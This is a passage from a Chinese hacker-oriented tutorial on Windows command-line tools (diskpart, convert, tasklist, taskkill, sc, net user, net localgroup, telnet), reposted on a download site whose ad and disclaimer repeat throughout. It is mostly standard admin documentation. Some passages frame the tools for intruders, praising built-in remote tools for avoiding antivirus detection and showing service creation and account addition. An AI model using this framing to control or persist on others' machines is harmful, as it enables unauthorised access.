Step8　选择要标记为活动分区的磁盘分区后，输入 active 命令，如图 2-12 所示。



图 2-12　标记活动分区

至此，磁盘分区的操作全部完成，输入 exit 命令退出 diskpart 环境，返回命令提示符界面。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.5.2　文件系统转换命令 convert

convert 命令的作用是把 FAT 文件系统转换成 NTFS 格式，使用这个命令转换文件系统，不会遗失磁盘分区中的数据。

命令格式：

```
convert volume /FS:NTFS [/V] [/NoSecurity] [/X]
```

参数说明：

- volume：指定驱动器号（后面跟一个冒号）、装入点或卷名。
- /FS:NTFS：指定要将此卷转换为 NTFS 格式。
- /V：指定在详细模式下运行 convert。
- /NoSecurity：指定所有用户均可以访问转换文件和目录的安全设置。
- /X：如果必要，请先强制卸除卷。该卷的所有打开句柄将会无效。

范例 28

例如要把 G 盘转换成 NTFS 文件系统，则输入命令为：convert g: /fs:ntfs /x。

```
G:\>convert g: /fs:ntfs /x
文件系统的类型是 FAT32。
卷已被卸除。该卷的所有打开句柄现在无效。
卷序列号为 4489-6BF9
Windows 正在校验文件和文件夹...
已完成文件和文件夹验证。
Windows 已检查文件系统并确定没有问题。
总共有    10,473,472 KB 磁盘空间。
   10,473,464 KB 可用。

每个分配单元中有         8,192 字节。
磁盘上共有      1,309,184 个分配单元。
磁盘上有      1,309,183 个可用的分配单元。

正在确定文件系统转换所需的磁盘空间...
磁盘总空间:                10485760 KB
卷上的可用空间:              10473464 KB
转换所需的空间:                65477 KB
正在转换文件系统
转换完成
```

2.6　进程管理命令

在 Windows 操作系统中，所有运行的程序或服务都有相应的进程，病毒及木马亦不例外。因此，无论是黑客还是系统安全人员，都应熟练掌握进程管理命令。在 Windows 系统中，常用的进程管理命令主要有 tasklist 和 taskkill 两个。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.6.1 进程查询命令 tasklist

tasklist 命令用于查询进程列表，该命令既可用于本机，也可用于远程计算机。

命令格式：

```
tasklist [/S system [/U username [/P [password]]]] [/M [module] | /SVC | /V] [/FI filter] [/FO format]
```

参数说明：

- /S system：指定要连接的远程系统。
- /U usename：指定执行该命令的账户。
- /P [password]：为用户指定密码。如果省略则提示输入密码。
- /M [module]：列出调用指定的 DLL 模块的所有进程，如果没有指定模块，则显示每个进程加载的所有模块。
- /SVC：显示每个进程中的服务。
- /V：显示详细信息。
- /FI filter：显示一系列符合筛选器指定的任务。
- /FO format：指定输出格式。有效格式为: "TABLE"、"LIST"、"CSV"。

范例 29

要查看本机的进程，只需输入 tasklist 命令即可，显示的结果包括映像名称、PID、会话名、会话#及内存使用情况五部分。

```
C:\Users\wind>tasklist

映像名称                       PID 会话名              会话#       内存使用
========================= ======== ================ =============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0     94,196 K
smss.exe                       260 Services                   0        488 K
csrss.exe                      400 Services                   0      2,856 K
wininit.exe                    460 Services                   0        848 K
csrss.exe                      472 Console                    1     13,944 K
winlogon.exe                   504 Console                    1      1,064 K
avgchsvx.exe                   536 Services                   0     17,028 K
avgrsx.exe                     544 Services                   0      1,460 K
services.exe                   576 Services                   0      4,244 K
lsass.exe                      592 Services                   0      4,796 K
lsm.exe                        600 Services                   0      2,152 K
avgcsrvx.exe                   680 Services                   0     85,952 K
svchost.exe                   1120 Services                   0      3,340 K
nvvsvc.exe                    1184 Services                   0        624 K
```

范例 30

例如要查看远程计算机 192.168.1.66 的进程，可输入命令 tasklist /s 192.168.1.66 /u clamp /p ttk123，其中 clamp 是远程计算机的账户，ttk123 是远程计算机的密码。

```
C:\Users\wind>tasklist /s 192.168.1.66 /u clamp /p ttk123
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
映像名称                       PID 会话名              会话#       内存使用
========== ========= ================ =========== ============
System Idle Process              0                        0         28 K
System                           4                        0     94,648 K
smss.exe                       712                        0        388 K
csrss.exe                      776                        0      4,572 K
winlogon.exe                   800                        0      9,952 K
services.exe                   844                        0      4,072 K
lsass.exe                      856                        0      5,856 K
svchost.exe                   1024                        0      5,156 K
svchost.exe                   1092                        0      4,288 K
svchost.exe                   1180                        0     19,156 K
svchost.exe                   1256                        0      3,316 K
logonui.exe                   1288                        0      3,724 K
avgchsvx.exe                  1324                        0      1,316 K
```

范例 31

例如要查看哪些进程调用了 ntdll.dll 模块，则输入命令为：tasklist /m ntdll.dll。

```
C:\Users\wind>tasklist /m ntdll.dll
映像名称                       PID 模块
========================= ======== ============================
dwm.exe                      3280 ntdll.dll
explorer.exe                 2472 ntdll.dll
taskhost.exe                 3264 ntdll.dll
avgtray.exe                  1968 ntdll.dll
RtHDVCpl.exe                 3344 ntdll.dll
SetPoint.exe                 1116 ntdll.dll
DTLite.exe                   3540 ntdll.dll
StikyNot.exe                 1132 ntdll.dll
sidebar.exe                  2548 ntdll.dll
KHALMNPR.exe                 3664 ntdll.dll
WINWORD.EXE                  5080 ntdll.dll
msnmsgr.exe                  4228 ntdll.dll
wlcomm.exe                    228 ntdll.dll
VirtualBox.exe               4904 ntdll.dll
VBoxSVC.exe                  4888 ntdll.dll
VirtualBox.exe               4936 ntdll.dll
TheWorld.exe                 5704 ntdll.dll
telnet.exe                   6764 ntdll.dll
tasklist.exe                 8056 ntdll.dll
```

2.6.2　进程终止命令 taskkill

taskkill 命令的作用是终止正在运行的进程，下面讲解这个命令的使用方法。

命令格式：

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
taskkill [/S system [/U username [/P [password]]]] { [/FI filter] [/PID processid
| /IM imagename] } [/T] [/F]
```

参数说明：

- /S system：指定要连接的远程系统。
- /U usemame：指定执行该命令的账户。
- /P [password]：为用户指定密码。
- /FI filter：应用筛选器以选择一组任务。
- /PID processid：指定要终止的进程的 PID。
- /IM imagename：指定要终止的进程的映像名称。
- /T：终止指定的进程和由它启用的子进程。
- /F：强制终止进程。

范例 32

例如要终止本机的 notepad（记事本）进程，方法有两种：一是通过映像名称；二是通过 PID。首先使用 tasklist 命令查看本机的进程，发现记事本进程的 PID 为 5024，因此输入 taskkill /pid 5024 或者 taskkill /im notepad.exe 命令，终止该进程。

```
C:\Users\wind>tasklist
映像名称                     PID 会话名              会话#       内存使用
========================= ======== ================ =========== ===
System Idle Process            0 Services                   0         24 K
System                         4 Services                   0     94,196 K
smss.exe                     260 Services                   0        488 K
csrss.exe                    400 Services                   0      2,860 K
wininit.exe                  460 Services                   0        848 K
csrss.exe                    472 Console                    1     16,924 K
winlogon.exe                 504 Console                    1      1,064 K
taskhost.exe                6212 Services                   0     12,964 K
notepad.exe                 5024 Console                    1      5,508 K
tasklist.exe                6444 Console                    1      4,360 K
WmiPrvSE.exe                1756 Services                   0      4,908 K
C:\Users\wind>taskkill /pid 5024
成功：给进程发送了终止信号，进程的 PID 为 5024。
```

2.7 服务管理命令 sc

Windows 许多功能都是以服务的形式存在，例如 Themes 服务为用户提供主题管理，Printer Spooler 服务提供打印服务等，用户可以通过服务管理命令 sc 对各个服务进行管理。

2.7.1 查询服务状态

sc query 命令用于查询服务的状态，以及列举各种类型的服务。

命令格式：

```
sc <server> [query] [service name] <option1>
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

参数说明：

- server：选项 <server> 的格式为 \\ServerName。
- service name：表示要查询的服务名称。
- 如果查询命令带服务名称，将返回该服务的状态。如果查询命令不带参数或带下列参数之一，将列举符合条件的服务。

  type=　要枚举的服务的类型（driver, service, all）（默认 = service）
  state=　要枚举的服务的状态 （inactive, all） （默认 = active）
  bufsize=　枚举缓冲区的大小（以字节计） （默认 = 4096）
  ri=　开始枚举的恢复索引号 （默认 = 0）
  group=　要枚举的服务组 （默认 = all groups）

范例 33

例如要查询本机所有类型的服务，则输入命令为：sc query type= all。

```
C:\>sc query type= all
SERVICE_NAME: wuauserv
DISPLAY_NAME: Windows Update
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                              (STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: WudfPf
DISPLAY_NAME: User Mode Driver Frameworks Platform Driver
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                              (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

2.7.2　查看服务的详细描述

Windows 服务的数量非常多，即使是经验丰富的系统管理员，也很难全部记住每个服务的用途。遇到不熟悉的服务时，可以使用 sc qdescription 命令查询服务的详细描述。

命令格式：

```
sc <server> qdescription [service name] <bufferSize>
```

参数说明：

- server：选项 <server> 的格式为 \\ServerName。
- service name：表示要查看的服务名称。
- bufferSize：指定缓冲区大小。如果缓冲区容量不够，输出的内容可能不完整，遇到这种情况

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

时，可重新执行命令并指定更大的缓冲区。

范例 34

例如要查询本机 wlansvc 服务的描述，则输入命令：sc qdescription wlansvc。

```
C:\Users\wind>sc qdescription wlansvc
[SC] QueryServiceConfig2 成功

SERVICE_NAME: wlansvc
描述:  WLANSVC 服务提供配置、发现、连接、断开与 IEEE 802.11 标准定义的无线局域网 (WLAN) 的连接所需的逻辑。它还包含将计算机变成软件访问点的逻辑，以便其他设备或计算机可以使用支持它的 WLAN 适配器无线连接到计算机。停止或禁用 WLANSVC 服务将使得计算机上的所有 WLAN 适配器无法访问 Windows 网络连接 UI。强烈建议：如果您的计算机具有 WLAN 适配器，则运行 WLANSVC 服务。
```

2.7.3 启动服务

需要开启某项服务时，可以使用 sc start 命令，本小节将讲解该服务的使用方法。

命令格式：

```
sc <server> start [service name]
```

参数说明：

- server：选项 <server> 的格式为 \\ServerName。
- service name：表示要开启的服务名称。

范例 35

例如要启用本机的 Dnscache 服务，可输入 sc start dnscache 命令，出现以下提示信息时，说明服务已经成功启动。

```
C:\Users\wind>sc start dnscache

SERVICE_NAME: dnscache
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 2  START_PENDING
                               (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1664
        FLAGS              :

C:\Users\wind>
```

2.7.4 停止服务

如果要停止某项正常运行的服务，可以使用 sc stop 命令来完成。

命令格式：

```
sc <server> stop [service name] <reason> <comment>
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

参数说明：

- server：选项 <server> 的格式为 \\ServerName。
- service name：表示要停止的服务名称。
- reason：该参数是可选的，用于记录服务停止的原因代码编号，由下列元素组成，格式如下所示。

标志:主要原因:次要原因。

例如，1:2:8 表示硬件: 磁盘（计划外）。

标志：1-计划外；2-自定义；3-计划内；

主要原因：1-其他；2-硬件；3-操作系统；4-软件；5-应用程序；64~255-自定义；

次要原因：1-其他；2-维护；3-安装；4-升级；5-重新配置；6-挂起；7-不稳定；8-磁盘；9-网卡；10-环境；11-硬件驱动程序；12-其他驱动程序；13-Server Pack；14-软件更新；15-安全修补；16-安全性；17-网络连接性；18-WMI；19-Server Pack 卸载；20-软件更新卸载；22-安全修补卸载；23-MMC；256~65535-自定义；

- comment：关于以上原因的可选备注（最多 127 个字符）。

范例 36

例如要停止本机的 DHCP 服务（DHCP Client），可以执行命令：sc stop dhcp。当看到类似下面的提示信息后，表示服务已经成功停止。

```
C:\windows\system32>sc stop dhcp

SERVICE_NAME: dhcp
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0x0
```

2.7.5　创建服务

使用 sc 命令能将可执行程序创建成服务，以方便管理，下面将详细讲解创建服务命令 sc create 的用法。需要注意的是，只有针对服务编写的程序才能成功创建服务，而非服务程序创建服务后，一旦启动就会出现类似“错误 1053：服务没有及时响应启动或控制请求”的错误提示。对于非服务类程序，如果一定要创建系统服务的话，可以借助 Windows 2003 Resource Kits 工具包提供的 instsrv.exe 和 srvany.exe，关于这两个程序的使用方法，建议有兴趣的读者查找相关的技术资料。

命令格式：

```
sc <server> create [service name] [binPath= ] <option1> <option2>...
```

参数说明:

- type= <own|share|interact|kernel|filesys|rec>(默认 = own)，说明建立服务的类型。
- start= <boot|system|auto|demand|disabled|delayed-auto>(默认 = demand)，说明启动服务的类型，默认值为 demand（手动）。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- error= <normal|severe|critical|ignore>(默认 = normal)，设置当服务导入失败时，记录的错误严重等级。
- binPath= <BinaryPathName>，要创建成服务的程序的路径。
- group= <LoadOrderGroup>，该服务属于的组。
- tag= <yes|no>，如果设置为 yes，sc 可以从 createServie call 中得到一个 tagID，该选项可以不做理会。
- depend= <依存关系(以 / (斜杠) 分隔)>，即在启动该服务之前必须先启动的其他服务。
- obj= <AccountName|ObjectName>(默认 = LocalSystem)，登录的身份。
- DisplayName= <显示名称>。
- password= <密码>，登录的密码。

范例 37

例如要把本机 F:\log.exe 程序创建成服务，服务名为 wlog，该服务使用默认的启动方式，并且不需要依赖于其他服务运行，则执行 sc create wlog binpath= f:\log.exe 命令。

```
C:\windows\system32>sc create wlog binpath= f:\log.exe
[SC] CreateService 成功
```

2.7.6 删除服务

如果用户需要删除某项服务，可以通过 sc delete 命令来完成，具体用法如下：

sc delete 命令格式及参数说明

```
sc <server> delete [service name]
```

参数说明：

- Server：选项 <server> 的格式为 \\ServerName。
- Service name：要删除的服务名称。

范例 38

例如要删除前一小节创建的 wlog 服务，则执行 sc delete wlog 命令。当看到以下提示时，说明服务已经成功删除。

```
C:\windows\system32>sc delete wlog
[SC] DeleteService 成功
```

2.8 账户及组管理命令

在命令行界面中，Windows 账户及组的管理分别通过 net user 命令和 net localgroup 命令来完成。

2.8.1 账户命令 net user

net user 命令可以完成新增、删除、激活、停用账户等操作，以及修改密码、列举所有的账户等。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

命令格式：

```
net user
[username [password | *] [options]] [/DOMAIN]
username {password | *} /ADD [options] [/DOMAIN]
username [/DELETE] [/DOMAIN]
```

参数说明：

- username：指定要添加、删除、修改或查看的用户账户名称。
- password：为用户账户设置或更改密码。键入*号将显示密码提示信息。
- /DOMAIN：在计算机主域的域控制器上执行操作。
- /ADD：增加。
- /DELETE：删除
- options：命令行选项，可用的语法如下所示。
  - /active:{no | yes}：启用或禁用用户账户。如果用户账户不是处于活动状态，用户将不能访问计算机上的资源。默认设置为 yes（即处于活动状态）。
  - /comment:"Text"：提供关于用户账户的描述性注释。该注释能包含多达 48 个字符。
  - /countrycode:NNN：使用操作系统“国家（地区）”代码为用户帮助及错误消息执行指定的语言文件。值 0 表示默认的“国家（地区）”代码。
  - /expires:{{MM/DD/YYYY | DD/MM/YYYY | mmm,dd ,YYYY} | never}：设置账户过期的日期。
  - /fullname:"Name"：指定用户的全名而不是用户名。
  - /homedir:Path：为用户的主目录设置路径。
  - /passwordchg:{yes | no}：指定用户是否可以更改其密码。默认设置为 yes。
  - /passwordreq:{yes | no}：指定用户账户是否必须具有密码。默认设置为 yes。
  - /profilepath:[Path]：为用户登录配置文件设置路径。该路径将指向某个注册表配置文件。
  - /scriptpath:Path：为用户登录脚本设置路径。Path 不能是绝对路径。Path 是相对于 %systemroot%\System32\Repl\Import\Scripts 的路径。
  - /times:{Day[-Day][,Day[-Day]],Time[-Time][,Time[-Time]][;] | all}：指定允许用户使用该计算机的次数。Time 被限定为一小时的增量。对于 Day 值，可以将其拼出或使用缩写（即 M、T、W、Th、F、Sa 和 Su），Time 值可以采用 12 小时制或 24 小时制表示法，当采用 12 小时制表示法时，应使用 AM 和 PM 或 A.M. 和 P.M.。值 all 表示允许用户始终登录。空值（空白）表示用户永远不能登录。用逗号分隔日期和时间，用分号分隔日期和时间单元（如 M,4AM-5PM;T,1PM-3PM），指定时间时不要使用空格。

范例 39

例如要查看本机的用户账户，直接输入 net user 命令即可，不需添加任何参数。如果要查询某个账户的信息，如 wind 账户，则输入 net user wind 命令。

```
C:\windows\system32>net user
\\WIND-PC 的用户账户
-------------------------------------------------------------------------------
Administrator            Guest                    wind
命令成功完成。
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
C:\windows\system32>net user wind
用户名                wind
全名
注释
用户的注释
国家/地区代码         000 (系统默认值)
账户启用              Yes
账户到期              从不
……
```

范例 40

例如要新增一个名为 test 的账户，并设置密码为 k2kt5，可输入 net user test k2kt5 /add 命令，命令执行完毕，接着输入 net user 命令查看账户列表，就会看到新增的账户了。

```
C:\windows\system32>net user test k2kt5 /add
命令成功完成。
C:\windows\system32>net user
\\WIND-PC 的用户账户
-------------------------------------------------------------------------------
Administrator          Guest                  test
wind
命令成功完成。
```

范例 41

例如要指定用户 test 的登录时间为周一早晨 9 点到下午 6 点；周二至周五早晨 8 点到下午 5 点，可输入命令：net user test /time:M,9am-6pm;T-F,8:00-17:00。执行完毕，接着输入 net user test 命令查看账户详细信息，即可看到账户已经设置为只能在特定时间登录。

```
C:\windows\system32>net user test /time:M,9am-6pm;T-F,8:00-17:00
命令成功完成。

C:\windows\system32>net user test
用户名                test
……
可允许的登录小时数    星期一 9:00:00 - 18:00:00
                      星期二 8:00:00 - 17:00:00
                      星期三 8:00:00 - 17:00:00
                      星期四 8:00:00 - 17:00:00
                      星期五 8:00:00 - 17:00:00

本地组成员            *Users
全局组成员            *None
命令成功完成。
```

2.8.2 组成员管理 net localgroup

Windows 的账户权限管理是通过组来实现的，例如要赋予某账户管理员权限，只需将其添加到 Administrators 组即可。在命令提示符中，可以使用 net localgroup 命令管理组内成员。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

命令格式：

```
net localgroup
[groupname [/COMMENT:"text"]] [/DOMAIN]
groupname {/ADD [/COMMENT:"text"] | /DELETE}  [/DOMAIN]
groupname name [...] {/ADD | /DELETE} [/DOMAIN]
```

参数说明：

- groupname：要查看、添加、删除的组名。
- /COMMENT:"text"：为组添加描述信息。
- /DOMAIN：在计算机主域的域控制器上执行操作。
- name：要添加或删除到组的用户名。
- /ADD：将组名或者用户名添加到本地组中。
- /DELETE：从本地组中删除组名或用户名。

范例 42

例如要查看现在本机有哪些组，只要输入 net localgroup 命令，即可查看本机所有组的信息。如果要查看某个组的信息，如 administrators 组，可输入 net localgroup administrators 命令。

```
C:\windows\system32>net localgroup
\\WIND-PC 的别名
-------------------------------------------------------------------------------
*Administrators
*Backup Operators
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*HomeUsers
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Replicator
*Users
命令成功完成。

C:\windows\system32>net localgroup administrators
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权
成员
-------------------------------------------------------------------------------
Administrator
wind
命令成功完成。
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

范例 43

例如要添加一个名为 upload 的组，专门用于上传数据并且设置该组的描述信息为“网站数据上传专用”，则输入命令为：net localgroup upload/add /comment:"网站数据上传专用"。命令执行完毕，接着输入 net localgroup upload 命令，即可查看新增的组。

```
C:\windows\system32>net localgroup upload /add /comment:"网站数据上传专用"
命令成功完成。

C:\windows\system32>net localgroup upload
别名     upload
注释     网站数据上传专用

成员
-------------------------------------------------------------------------------
命令成功完成。
```

范例 44

前一个范例添加了一个名为 upload 的组，接下来我们要把用户 wind 添加到这个组中，先输入 net localgroup upload wind /add 命令，命令执行完毕，接着输入 net localgroup upload 命令查看 upload 组的信息，就会发现用户 wind 已经属于该组成员。

```
C:\windows\system32>net localgroup upload wind /add
命令成功完成。

C:\windows\system32>net localgroup upload
别名     upload
注释     网站数据上传专用

成员
-------------------------------------------------------------------------------
wind
命令成功完成。
```

如果要把 wind 用户从 upload 组中删除，则输入 net localgroup upload wind /delete 命令，命令执行完毕，再次输入 net localgroup upload 命令查看 upload 组的信息，就会发现组成员中已经没有 wind 用户的身影了。

```
C:\windows\system32>net localgroup upload wind /delete
命令成功完成。

C:\windows\system32>net localgroup upload
别名     upload
注释     网站数据上传专用

成员
-------------------------------------------------------------------------------
命令成功完成。
```

范例 45

如果用户觉得某个组没有存在的意义，如前面范例中创建的 upload 组，可以输入 net localgroup

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

upload /delete 命令删除，删除完毕，输入 net localgroup 命令查看本机的组，即可发现 upload 组已经不复存在了。

```
C:\windows\system32>net localgroup upload /delete
命令成功完成。

C:\windows\system32>net localgroup
\\WIND-PC 的别名
-------------------------------------------------------------------------------
*Administrators
*Backup Operators
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*HomeUsers
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Replicator
*Users
命令成功完成。
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 3 章　远程连接及管理命令

大多数情况下，黑客无法直接接触目标主机，而需要通过远程连接管理目标主机，在所有远程管理方式中，系统内置的远程连接、远程管理，不需要安装服务端、客户端（均已经集成在操作系统内），且不会被杀毒、防护软件查杀，具有长期安全使用的优点。因此，掌握远程连接及管理命令，充分利用系统内置的远程连接功能是黑客入门的必学课程之一。

3.1　远程管理及文件传输

在这一节中我们将学习 Telnet 终端连接、IPC$连接及文件传输常用的 FTP 命令。用户以管理员身份登录后，即可利用这三组命令直接操控远程电脑，并传输文件。

3.1.1　终端连接命令 Telnet

Telnet 是系统集成的远程登录服务。用户只要熟练掌握 Telnet 命令就可以登录开启该项服务的主机，并让远程主机执行命令提示窗口中输入的各项指令，从而完成远程管理和维护工作。例如使用 Telnet 登录后，在命令提示窗口中输入 dir c：命令，将获得远程主机 C 分区的文件信息。在实际的网络环境中，Telnet 除了广泛应用于管理远程主机，也应用于远程管理路由器和 Modem。

Telnet 包括“命令模式”及“行输入”两种运行模式，其中命令模式在命令中包含完整的登录参数，可直接登录远程主机；而行输入模式切换至 Telnet 行输入状态，用户可进一步设置调整、连接及断开远程主机。稍后我们将通过范例 1 演示命令模式及范例 2 演示行模式。

1．Telnet 命令模式

命令格式：

```
telnet [-a][-e escape char][-f log file][-l user][-t term][host [port]]
```

参数说明：

- -a：尝试匿名自动登录。
- -e escape char：设置返回快捷键，例如输入 telnete -e^l（注：Ctrl 键命令提示符中显示^）进入 telmet 状态后按下 Ctrl+L 快捷键，就可以将当前连接置于后台并返回本机命令提示符状态。“[Ctrl+]”为默认快捷键。
- -f log filo：指定日志文件，以记录 telnet 后的各项操作及输出。
- -l user：指定登录用户名称。要求远程系统支持 TELNET ENVIRON 选项。
- -t term：指定终端类型。支持的（term）终端类型包括 vt100、 vt52、 ansi 和 vtnt。
- host：指定要连接的远程计算机的主机名或 IP 地址。
- port：指定端口号或服务名。如果不填，默认值为 23。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

范例 1

连接局域网内主机 192.168.1.66，日志文件为 C:\files\telnet.log，执行 ver 命令，了解远程主机操作系统类型。

